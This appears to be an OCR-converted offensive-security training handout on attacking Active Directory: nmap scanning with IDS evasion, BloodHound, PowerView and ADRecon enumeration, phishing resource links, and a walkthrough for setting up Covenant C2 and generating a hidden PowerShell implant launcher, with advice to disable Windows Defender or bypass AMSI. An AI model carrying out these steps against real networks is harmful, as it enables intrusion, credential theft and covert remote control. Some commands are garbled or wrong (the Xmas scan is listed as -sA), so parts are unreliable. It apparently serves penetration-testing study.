

CYBER PUBLIC SCHOOL



Active Directory

Reconnaissance

Active Reconnaissance Nmap

Ping Sweep

`nmap -sP 192.168.1.0/24 -oN scan-alive-hosts.txt`

`nmap -sP 192.168.1.1,5,100,150 -oN scan-alive-hosts.txt`

General Scans for a host

Default script, All ports, Version + OS Discovery, TCP scan `nmap -sC -A -T4 -oN nmap-tcp-initial.txt 192.168.1.1 -p-`

UDP Scan:

`nmap -sU --top-ports 100 -oN nmap-udp-initial.txt 192.168.1.1`

Scan a Single Target

`nmap [target]`

Scan Multiple Targets `nmap [target1, target2, etc]` Scan a List of Targets

`nmap -iL [list.txt]`

Scan a Range of Hosts

`nmap [range of IP addresses]`

Scan an Entire Subnet `nmap [ip address/cidr]` Scan Random Hosts `nmap -iR [number]`

Exclude Targets Using a List

`nmap [targets] --excludefile [list.txt]`

Perform an Aggressive Scan

`nmap -A [target]` Scan an IPv6 Target `nmap -6 [target]`

Port Scanning Options Perform a Fast Scan `nmap -F [target]`

Scan Specific Ports

`nmap -p [port(s)] [target]`

Scan Ports by Name

`nmap -p [port name(s)] [target]`

Scan Ports by Protocol

`nmap -sU -sT -p U:[ports],T:[ports] [target]`

Scan All Ports

`nmap -p 1-65535 [target]`

Scan Top Ports

`nmap --top-ports [number] [target]`

Perform a Sequential Port Scan `nmap -r [target]`

Attempt to Guess an Unknown OS

`nmap -O --osscan-guess [target]` Service Version Detection `nmap -sV [target]`

Troubleshoot Version Scan

`nmap -sV --version-trace [target]`

Perform a RPC Scan `nmap -sR [target]`

Discovery Options

Host The -p switch determines the type of ping to perform.

Nmap Switch	Description
-PI	ICMP ping
-Po	No ping
-PS	SYN ping
-PT	TCP ping

Perform a Ping Only Scan

nmap -sn [target] Do Not Ping nmap -Pn [target] TCP SYN Ping nmap -PS [target] TCP ACK Ping nmap -PA [target]

UDP Ping

nmap -PU [target]

SCTP INIT Ping

nmap -PY [target] ICMP Echo Ping nmap -PE [target]

ICMP Timestamp Ping

nmap -PP [target]

ICMP Address Mask Ping

nmap -PM [target] IP Protocol Ping nmap -PO [target]

ARP ping

nmap -PR [target]

Traceroute

nmap --traceroute [target] Force Reverse DNS Resolution nmap -R [target]

Disable Reverse DNS Resolution

nmap -n [target] Alternative DNS Lookup nmap --system-dns [target]

Manually Specify DNS Server

Can specify a single server or multiple. nmap --dns-servers [servers] [target]

Exam Info

Create a Host List

`nmap -sL [targets]`

Port Specification and Scan Order

Nmap Switch	Description
-------------	-------------

Service/Version Detection

Nmap Switch	Description
<code>-sV</code>	Enumerates software versions

Script Scan

Nmap Switch	Description
<code>-sC</code>	Run all default scripts

OS Detection

Nmap Switch	Description
-------------	-------------

Timing and Performance

The `-t` switch determines the speed and stealth performed.

Nmap Switch	Description
<code>-T0</code>	Serial, slowest scan
<code>-T1</code>	Serial, slow scan
<code>-T2</code>	Serial, normal speed scan
<code>-T3</code>	Parallel, normal speed scan
<code>-T4</code>	Parallel, fast scan

Not specifying a T value will default to `-T3`, or normal speed.

Firewall Evasion Techniques

Firewall/IDS Evasion and Spoofing

Nmap Switch	Description
-------------	-------------

Fragment Packets

`nmap -f [target]`

Specify a Specific MTU

`nmap --mtu [MTU] [target]`

Use a Decoy

`nmap -D RND:[number] [target]`

Idle Zombie Scan

`nmap -sl [zombie] [target]`

Manually Specify a Source Port

`nmap --source-port [port] [target]`

Append Random Data

`nmap --data-length [size] [target]`

Randomize Target Scan Order

`nmap --randomize-hosts [target]`

Spoof MAC Address

`nmap --spoof-mac [MAC|0|vendor] [target]`

Send Bad Checksums

`nmap --badsum [target]`

Advanced Scanning Functions TCP SYN Scan

`nmap -sS [target]` TCP Connect Scan `nmap -sT [target]`

UDP Scan

`nmap -sU [target]`

TCP NULL Scan

`nmap -sN [target]`

TCP FIN Scan

`nmap -sF [target]`

Xmas Scan

`nmap -sA [target]` TCP ACK Scan `nmap -sA [target]`

Custom TCP Scan

`nmap --scanflags [flags] [target]`

IP Protocol Scan

`nmap -sO [target]`

Exam Info

Send Raw Ethernet Packets

`nmap --send-eth [target]`

Send IP Packets

`nmap --send-ip [target]`

Timing Options Timing Templates `nmap -T[0-5] [target]`

Set the Packet TTL

`nmap --ttl [time] [target]`

Minimum NUmber of Parallel Operations

`nmap --min-parallelism [number] [target]`

Maximum Number of Parallel Operations

`nmap --max-parallelism [number] [target]`

Minimum Host Group Size

`nmap --min-hostgroup [number] [targets]`

Maximum Host Group Size

`nmap --max-hostgroup [number] [targets]`

Maximum RTT Timeout

`nmap --initial-rtt-timeout [time] [target]`

Initial RTT Timeout

`nmap --max-rtt-timeout [TTL] [target]`

Maximum Number of Retries

`nmap --max-retries [number] [target]`

Host Timeout

`nmap --host-timeout [time] [target]`

Host Timeout

`nmap --host-timeout [time] [target]`

Minimum Scan Delay

`nmap --scan-delay [time] [target]`

Maximum Scan Delay

`nmap --max-scan-delay [time] [target]`

Minimum Packet Rate

`nmap --min-rate [number] [target]`

Maximum Packet Rate

`nmap --max-rate [number] [target]`

Defeat Reset Rate Limits

`nmap --defeat-rst-ratelimit [target]`

Exam Info

Shellshock

nmap <ip> -p 80,443 --script=http-shellshock --script-args uri=/cgi-bin/xx.cgi

GitHub - mubix/shellshocker-pocs: Collection of Proof of Concepts and Potential Targets for #ShellShocker

DNS Zone Transfer

dig @<dns_server> <domain_name> -t AXFR +nocookie Massscan

<https://github.com/robertdavidgraham/masscan>

GitHub - robertdavidgraham/masscan: TCP port scanner, spews SYN packets asynchronously, scanning entire Internet in under 5 minutes.

GitHub

Build for doing large scale but fast scanning

Metasploit Scanning Modules scanner/portscan

post/windows/gather/arp_scanner RHOST=<ip_range> To use a session as a route:

post/multi/manage/autoroute

Searchsploit

Find known exploit. Usage:

searchsploit <keyword> To copy the exploit script:

searchsploit <EDB-ID> -m <Output_Location>

To run ADRecon on a domain member host. PS C:\> .\ADRecon.ps1

To run ADRecon on a domain member host as a different user.

PS C:\> .\ADRecon.ps1 -DomainController <IP or FQDN> -Credential <domain\username> To run ADRecon on a non-member host using LDAP.

PS C:\> .\ADRecon.ps1 -Protocol LDAP -DomainController <IP or FQDN> -Credential <domain\username>

To run ADRecon with specific modules on a non-member host with RSAT. (Default OutputType is STDOUT with -Collect parameter)

PS C:\> .\ADRecon.ps1 -Protocol ADWS -DomainController <IP or FQDN> -Credential <domain\username> -Collect Domain, DomainControllers

To generate the ADRecon-Report.xlsx based on ADRecon output (CSV Files).

PS C:\> .\ADRecon.ps1 -GenExcel C:\ADRecon-Report-<timestamp>

When you run ADRecon, a ADRecon-Report-<timestamp> folder will be created which will contain ADRecon-Report.xlsx and CSV-Folder with the raw files.

<https://github.com/sense-of-security/ADRecon>

<https://github.com/outflanknl/Recon-AD>

Exam Info

Using BloodHound

- Use the correct collector
- AzureHound for Azure Active Directory
- SharpHound for local Active Directory
- use AzureHound
- # require: Install-Module -name Az -AllowClobber
- # require: Install-Module -name AzureADPreview -AllowClobber
- Connect-AzureAD
- Connect-AzAccount
- . .\AzureHound.ps1 Invoke-AzureHound
- use BloodHound
- # run the collector on the machine using SharpHound.exe
- #

<https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.exe>

- # /usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe
- .\SharpHound.exe -c all -d active.htb --searchforest
- .\SharpHound.exe -c all,GPOLocalGroup # all collection doesn't include GPOLocalGroup by default
- .\SharpHound.exe --CollectionMethod DCOOnly # only collect from the DC, doesn't query the computers (more stealthy)
- .\SharpHound.exe -c all --LdapUsername <UserName> --LdapPassword <Password> --JSONFolder <PathToFile>
- .\SharpHound.exe -c all --LdapUsername <UserName> --LdapPassword <Password> --domaincontroller 10.10.10.100 -d active.htb
- .\SharpHound.exe -c all,GPOLocalGroup --outputdirectory C:\Windows\Temp -- randomizefilenames -- prettyjson --nosavecache --encryptzip -- collectallproperties --throttle 10000 --jitter 23
- or run the collector on the machine using Powershell
- #

<https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.ps1>

- # /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1
 - Invoke-BloodHound -SearchForest -CSVFolder C:\Users\Public
 - Invoke-BloodHound -CollectionMethod All -LDAPUser <UserName> -LDAPPass <Password> -OutputDirectory <PathToFile>
 - # or remotely via BloodHound Python
 - # <https://github.com/fox-it/BloodHound.py>
 - pip install bloodhound
 - bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all
 - Collect more data for certificates exploitation using Certipy
 - certipy find 'corp.local/john:Passw0rd@dc.corp.local' -bloodhound
 - certipy find 'corp.local/john:Passw0rd@dc.corp.local' -old-bloodhound
 - certipy find 'corp.local/john:Passw0rd@dc.corp.local' -vulnerable -hide-admins - username user@domain -password Password123
- Then import the zip/json files into the Neo4J database and query them.
- root@payload\$ apt install bloodhound

Exam Info

start BloodHound and the database

```
root@payload$ neo4j console
```

or use docker

```
root@payload$ docker run -p7474:7474 -p7687:7687 -e
```

```
NEO4J_AUTH=neo4j/bloodhound neo4j
```

```
root@payload$ ./bloodhound --no-sandbox
```

Go to <http://127.0.0.1:7474>, use db:bolt://localhost:7687, user:neo4j, pass:neo4j

You can add some custom queries like :

- Bloodhound-Custom-Queries from @hausec
- BloodHoundQueries from CompassSecurity
- BloodHound Custom Queries from Exegol - @ShutdownRepo
- Certipy BloodHound Custom Queries from ly4k

Replace the customqueries.json file located

at /home/username/.config/bloodhound/customqueries.json or C:\Users\USERNAME\AppData\Roaming\BloodHound\customqueries.json.

Using PowerView

- Get Current Domain: Get-NetDomain
- Enum Other Domains: Get-NetDomain -Domain <DomainName>
- Get Domain SID: Get-DomainSID
- Get Domain Policy:
- Get-DomainPolicy
- #Will show us the policy configurations of the Domain about system access or kerberos
- (Get-DomainPolicy)."system access"
- (Get-DomainPolicy)."kerberos policy"
- Get Domain Controllers:
- Get-NetDomainController
- Get-NetDomainController -Domain <DomainName>
- Enumerate Domain Users:
- Get-NetUser
- Get-NetUser -SamAccountName <user>
- Get-NetUser | select cn
- Get-UserProperty
- #Check last password change
- Get-UserProperty -Properties pwdlastset
- #Get a specific "string" on a user's attribute
- Find-UserField -SearchField Description -SearchTerm "wtver"
- #Enumerate user logged on a machine
- Get-NetLoggedon -ComputerName <ComputerName>

Exam Info

- #Enumerate Session Information for a machine
- Get-NetSession -ComputerName <ComputerName>
- #Enumerate domain machines of the current/specified domain where specific users are logged into
- Find-DomainUserLocation -Domain <DomainName> | Select-Object UserName, SessionFromName
- Enum Domain Computers:
- Get-NetComputer -FullData
- Get-DomainGroup
- #Enumerate Live machines
- Get-NetComputer -Ping
- Enum Groups and Group Members:
- Get-NetGroupMember -GroupName "<GroupName>" -Domain <DomainName>
- #Enumerate the members of a specified group of the domain
- Get-DomainGroup -Identity <GroupName> | Select-Object -ExpandProperty Member
- #Returns all GPOs in a domain that modify local group memberships through Restricted Groups or Group Policy Preferences
- Get-DomainGPOLocalGroup | Select-Object GPDisplayName, GroupName
- Enumerate Shares
- #Enumerate Domain Shares
- Find-DomainShare
-
- #Enumerate Domain Shares the current user has access
- Find-DomainShare -CheckShareAccess
- Enum Group Policies:
- Get-NetGPO
-
- #Shows active Policy on specified machine
- Get-NetGPO -ComputerName <Name of the PC>
- Get-NetGPOGroup
-
- #Get users that are part of a Machine's local Admin group
- Find-GPOComputerAdmin -ComputerName <ComputerName>
- Enum OUs:
- Get-NetOU -FullData
- Get-NetGPO -GPOName <The GUID of the GPO>
- Enum ACLs:
- #Returns the ACLs associated with the specified account
- Get-ObjectAcl -SamAccountName <AccountName> -ResolveGUIDs
- Get-ObjectAcl -ADSprefix 'CN=Administrator, CN=Users' -Verbose

Exam Info

Search for interesting ACEs

- Invoke-ACLScanner -ResolveGUIDs

•

- #Check the ACLs associated with a specified path (e.g smb share)

Get-PathAcl -Path "\\Path\Of\A\Share"

- Enum Domain Trust:

- Get-NetDomainTrust

Get-NetDomainTrust -Domain <DomainName>

- Enum Forest Trust:

- Get-NetForestDomain

- Get-NetForestDomain Forest <ForestName>

•

- #Domains of Forest Enumeration

- Get-NetForestDomain

- Get-NetForestDomain Forest <ForestName>

•

- #Map the Trust of the Forest

- Get-NetForestTrust

Get-NetDomainTrust -Forest <ForestName>

- User Hunting:

- #Finds all machines on the current domain where the current user has local admin access

- Find-LocalAdminAccess -Verbose

•

- #Find local admins on all machines of the domain:

- Invoke-EnumerateLocalAdmin -Verbose

•

- #Find computers where a Domain Admin OR a specified user has a session

- Invoke-UserHunter

- Invoke-UserHunter -GroupName "RDPUUsers"

- Invoke-UserHunter -Stealth

•

- #Confirming admin access:

Invoke-UserHunter -CheckAccess

! Priv Esc to Domain Admin with User Hunting:

I have local admin access on a machine -> A Domain Admin has a session on that machine -> I steal his token and impersonate him ->

Profi

<https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>

Using AD Module

- Get Current Domain: Get-ADDomain

- Enum Other Domains: Get-ADDomain -Identity <Domain>

- Get Domain SID: Get-DomainSID

- Get Domain Controllers:

- Get-ADDomainController

Exam Info

Get-ADDomainController -Identity <DomainName>

- Enumerate Domain Users:
- Get-ADUser -Filter * -Identity <user> -Properties *
-

- #Get a specific "string" on a user's attribute

Get-ADUser -Filter 'Description -like "*wtver*"' -Properties Description | select Name, Description

- Enum Domain Computers:
- Get-ADComputer -Filter * -Properties *

Get-ADGroup -Filter *

- Enum Domain Trust:
- Get-ADTrust -Filter *

Get-ADTrust -Identity <DomainName>

- Enum Forest Trust:
- Get-ADForest
- Get-ADForest -Identity <ForestName>
-

- #Domains of Forest Enumeration

(Get-ADForest).Domains

- Enum Local AppLocker Effective Policy:

Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

Other Interesting Commands

- Find Domain Controllers
 - nslookup domain.com
 - nslookup -type=srv _ldap._tcp.dc._msdcs.<domain>.com
 - nltest /dclist:domain.com
 - Get-ADDomainController -filter * | Select-Object name
 - gpresult /r
 - \$Env:LOGONSERVER
- echo %LOGONSERVER%

Initial Access

<https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>

<https://www.ired.team/offensive-security/initial-access/password-spraying-outlook-web-access-remote-shell>

<https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office>

<https://www.ired.team/offensive-security/initial-access/phishing-with-gophish-and-digitalocean>

<https://www.ired.team/offensive-security/code-execution> The Hitchhiker's Guide To Initial Access
How To: Empire's Cross Platform Office Macro Phishing with PowerPoint

PHISHING WITH EMPIRE

Bash Bunny

OWASP Presentation of Social Engineering - OWASP

USB Drop Attacks: The Danger of "Lost And Found" Thumb Drives

Weaponizing data science for social engineering: Automated E2E spear phishing on Twitter - Defcon 24

Cobalt Strike - Spear Phishing documentation

Cobalt Strike Blog - What's the go-to phishing technique or exploit? Spear phishing with Cobalt Strike - Raphael Mudge

EMAIL RECONNAISSANCE AND PHISHING TEMPLATE GENERATION MADE SIMPLE

Phishing for access

Excel macros with PowerShell

PowerPoint and Custom Actions

Macro-less Code Exec in MSWord

Multi-Platform Macro Phishing Payloads

Abusing Microsoft Word Features for Phishing: "subDoc"

Phishing Against Protected View

POWERSHELL EMPIRE STAGERS 1: PHISHING WITH AN OFFICE MACRO AND EVADING AVS

The PlugBot: Hardware Botnet Research Project

Luckystrike: An Evil Office Document Generator

The Absurdly Underestimated Dangers of CSV Injection

Macroless DOC malware that avoids detection with Yara rule Phishing between the app whitelists
Executing Metasploit & Empire Payloads from MS Office Document Properties (part 1 of 2)
Executing Metasploit & Empire Payloads from MS Office Document Properties (part 2 of 2) Social
Engineer Portal

7 Best social Engineering attack

Using Social Engineering Tactics For Big Data Espionage - RSA Conference Europe 2012

USING THE DDE ATTACK WITH POWERSHELL EMPIRE

Phishing on Twitter - POT

Microsoft Office – NTLM Hashes via Frameset Defense-In-Depth write-up

Spear Phishing 101

<https://0x1.gitlab.io/pentesting/Red-Teaming-Toolkit/>

Covenant C2 Setup

<https://captainroot.com/blog/getting-started-with-covenant-c2-in-kali-linux/>

<https://michaelkoczvara.medium.com/covenant-c2-quick-setup-on-windows-296a0d400de2>

How to Install Covenant on Kali Linux

This is a quick walkthrough on installing Covenant Command & Control (C&C) framework on Kali Linux. I tested this on Kali 2020.3. but this should work for later version updates as well. Let's get started.

Covenant has a nicely written installation and setup page over here: <https://github.com/cobbr/Covenant/wiki/Installation-And-Startup>

Exam Info

..but I hope to summarise what's needed to get it up and running on Kali Linux in this post.

First, you need to download the .NET Core framework for Linux. At the time of writing the latest version was 3.1. You can find the latest *recommended* release over here:

Download .NET Core (Linux, macOS, and Windows)

Official .NET Core downloads for Linux, macOS, and Windows. .NET Core is a cross-platform version of .NET, for building...

dotnet.microsoft.com

I have a 64bit Kali linux. I've read some recommendations mentioning to use 64bit bit instead of 32bit Kali when installing Covenant. I downloaded the 64bit version of the .NET SDK package from the .NET Core 3.1 download page. Screenshot below

OS	Installers	Binaries
Linux	Package manager instructions	ARM32 ARM64 RHEL 6 x64 x64 x64 Alpine
macOS	x64	x64
Windows	x64 x86	ARM32 x64 x86
All	dotnet-install scripts	

Once the tar.gz file is downloaded on to my Kali host, I pretty much followed the instructions from [Here](#) to extract it and set the relevant environment variables. I've detailed the steps I took below for clarity.

Go ahead and run the following to extract the tar.gz file:

```
mkdir -p $HOME/dotnet && tar xzf dotnet-sdk-3.1.403-linux-x64.tar.gz -C $HOME/dotnet
```

The above command will extract the contents to your \$HOME/dotnet folder as confirmed below:

```
root@kali:~/tools# cd $HOME/dotnet
root@kali:~/dotnet# ls
dotnet  host  LICENSE.txt  packs  sdk  shared  templates  ThirdPartyNotices.txt
```

Exam Info

Now set the environment variables required with the following commands:export

```
DOTNET_ROOT=$HOME/dotnet
```

```
export PATH=$PATH:$HOME/dotnet
```

And you are done setting up the .NET Core framework needed for Covenant. Now, lets move on to installing Covenant itself.


I installed Covenant under my ~/tools folder, so feel free to change the location as you need:

```
cd ~/toolsgit clone --recurse-submodules https://github.com/cobbr/Covenant
```

The above will download Covenant from Github repository. It will use up about 141Mb of space. Once downloaded:

```
cd Covenant/Covenant  
dotnet build
```

Running the above command will start building the Covenant project. It built successfully, you should get a message like this:

A terminal window with a black background and green text. The text reads: 'Build succeeded.', '0 Warning(s)', '0 Error(s)', and 'Time Elapsed 00:00:42.47'.

```
Build succeeded.  
0 Warning(s)  
0 Error(s)  
Time Elapsed 00:00:42.47
```

Now you are ready to run Covenant:

```
dotnet run
```

This will start the Covenant web service on TCP port 7443. You can check this via another terminal by running:

```
# netstat -tnlp  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name  
tcp 0 0 0.0.0.0:7443 0.0.0.0:* LISTEN 1650543/Covenant
```

Now, open up a web browser and point to port 7443 of your Kali host. For example, if your Kali host IP is 192.168.1.10 you should be trying https://192.168.1.10:7443 , as an example.

You will get a certificate warning, which you can safely ignore for now and proceed, which will redirect you to /covenantuser/login path. If everything has gone well so far, this should take you to the Covenant initial user registration page as shown below:

Exam Info



The image shows the 'Register Initial User' screen of the Covenant framework. It features a large logo on the left with a stylized 'C' containing a hash symbol and a key. The title 'Register Initial User' is centered above three input fields: 'Username', 'Password', and 'Confirm Password'. A blue 'Register' button is positioned below the fields.

Register Initial User

Provide a username and password to register an account. Make sure you remember this password or save it securely somewhere.

Once logged in, you will be taken to the /home/index path where the Covenant dashboard will be displayed to you as shown below:



<https://dian-pentest.medium.com/install-covenant-on-kali-linux-c0350804648d>

Covenant Attack – AD

<https://www.youtube.com/watch?v=6C8tzKb3kEQ>

<https://infosecwriteups.com/hack-the-box-sauna-write-up-w-covenant-c2-c2d71141c90b>

[Click ME](#)

Creating Listener

Before we can use the Covenant for red teaming activity, the first thing we need to setup is Listener. Basically covenant Listener is same as the usual listener we have used like netcat or meterpreter. In covenant, stager is called as Grunt. We will talk about it in the next section below. First of all, create the listener at listener menu.

The screenshot shows the 'Create Listener' interface. The 'HttpListener' tab is active. The 'Name' field contains 'c223f065c7'. The 'BindAddress' field is '0.0.0.0' and 'BindPort' is '80'. The 'ConnectPort' is '80'. The 'ConnectAddresses' field is '127.0.1.1' and the 'Urls' field is 'http://127.0.1.1:80'. The 'UseSSL' checkbox is unchecked, showing 'False'. The 'HttpProfile' dropdown is set to 'CustomHttpProfile'. A '+ Create' button is at the bottom left.

Creating First Listener

- 🕒 **Name:** Identifier name for the listener, default is generated value but you can set it as you like
- 🕒 **BindAddress:** The ip address listener will bind to
- 🕒 **BindPort:** The port listener will bind to
- 🕒 **ConnectAddress & ConnectPort:** Address and port that will be used as connect back for the stager.
- 🕒 **HttpProfile:** You can leave it default

After we create the listener, it will show in listeners list. For example, I create listener with name First-Listener and type is HTTP.

Listeners

Listeners

Profiles

Name	ListenerType	Status	StartTime
First-Listener	HTTP	Uninitialized	1/1/0001 12:00:00 AM

+ Create

Listener

Start the listener we’ve created before and it will show you the new information in listener like the figure below

+ Add

UseSSL

False

HttpProfile

CustomHttpProfile

Start

Delete

Start Listener

Listeners

Started Listener: 22:07:29 X
Started Listener: First-Listener

Listeners

Profiles

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
First-Listener	HTTP	Active	4/12/2021 10:07:29 PM		80

+ Create


Page 1 of 1

We can double-check to make sure if listener is successfully active using this command interminal:

tcp	0	0 0.0.0.0:80	0.0.0.0:*	LISTEN	13691/Covenant
tcp	0	0 0.0.0.0:7443	0.0.0.0:*	LISTEN	13691/Covenant

Launcher

Launchers are all in one payload delivery feature that generate, host, and download binaries/script to launch new Grunts



Covenant Launcher

Here is explanation from Covenant wiki:


- 🕒 **Binary** — The Binary launcher is used to generate custom binaries that launch a Grunt. This is currently the only launcher that does not rely on a system binary.
- 🕒 **ShellCode** — The ShellCode launcher converts a Grunt binary to ShellCode using Donut.
- 🕒 **PowerShell** — The PowerShell launcher is used to generate PowerShell code and/or a PowerShell one-liner that launches a Grunt using powershell.exe.
- 🕒 **MSBuild** — The MSBuild launcher is used to generate an MSBuild XML file that launches a Grunt using msbuild.exe.
- 🕒 **InstallUtil** — The InstallUtil launcher is used to generate an InstallUtil XML file that launches a Grunt using installutil.exe.

Exam Info

- ⌚ Mshta — The Mshta launcher is used to generate an HTA file and/or a mshta one-liner that launches a Grunt using mshta.exe that relies on DotNetToJScript.
- ⌚ Regsvr32 — The Regsvr32 launcher is used to generate an SCT file and/or regsvr32 one-liner that launches a Grunt using regsvr32.exe that relies on DotNetToJScript.
- ⌚ Wmic — The Wmic launcher is used to generate an xsl file and/or wmic one-liner that launches a Grunt using wmic.exe that relies on DotNetToJScript.
- ⌚ Cscript — The Cscript launcher is used to generate a JScript file a Grunt using cscript.exe that relies on DotNetToJScript.
- ⌚ Wscript — The Wscript launcher is used to generate a JScript file a Grunt using wscript.exe that relies on DotNetToJScript.

For this article, I will use Powershell Launcher as the example. Don't forget to disable windows defender or bypass the AMSI first(it will be discuss later).

Creating Launcher



Create PowerShellLauncher

Exam Info

COVENANT Welcome, restlesmz

Create Launcher

Generate Host Code

Name	Description
3946689bc3	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()

Listener: 5877a0486f **ImplantTemplate** **GruntHTTP**

OsArch: Net35 OutputKind: WindowsApplication

ValidateCert: False UseCertPinning: False

Delay: 5 JitterPercent: 10 ConnectAttempts: 5000

KillDate: 11/07/2021 3:33 PM

Generate **Download**

Launcher: [Download Icon]

EncodedLauncher: [Download Icon]

Choose and customize with your own environment. I suggest that you choose GruntHTTP for the implant template. After that, click generate and it will generate a launcher and encoded launcher for our need.

KillDate: 11/07/2021 2:39 PM

Generate **Download**

Launcher: powershell -Sta -Nop -Window Hidden -Command "sv d (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateSt" [Download Icon]

EncodedLauncher: powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgAtgBIAHcALQBPAIAagBIAGMAdAAgAEkATwAuAE0v [Download Icon]

Exam Info


Generated launcher

Testing Launcher

We need to test our launcher in our windows box to see how the payload and communication work. Open command prompt and paste the generated launcher.

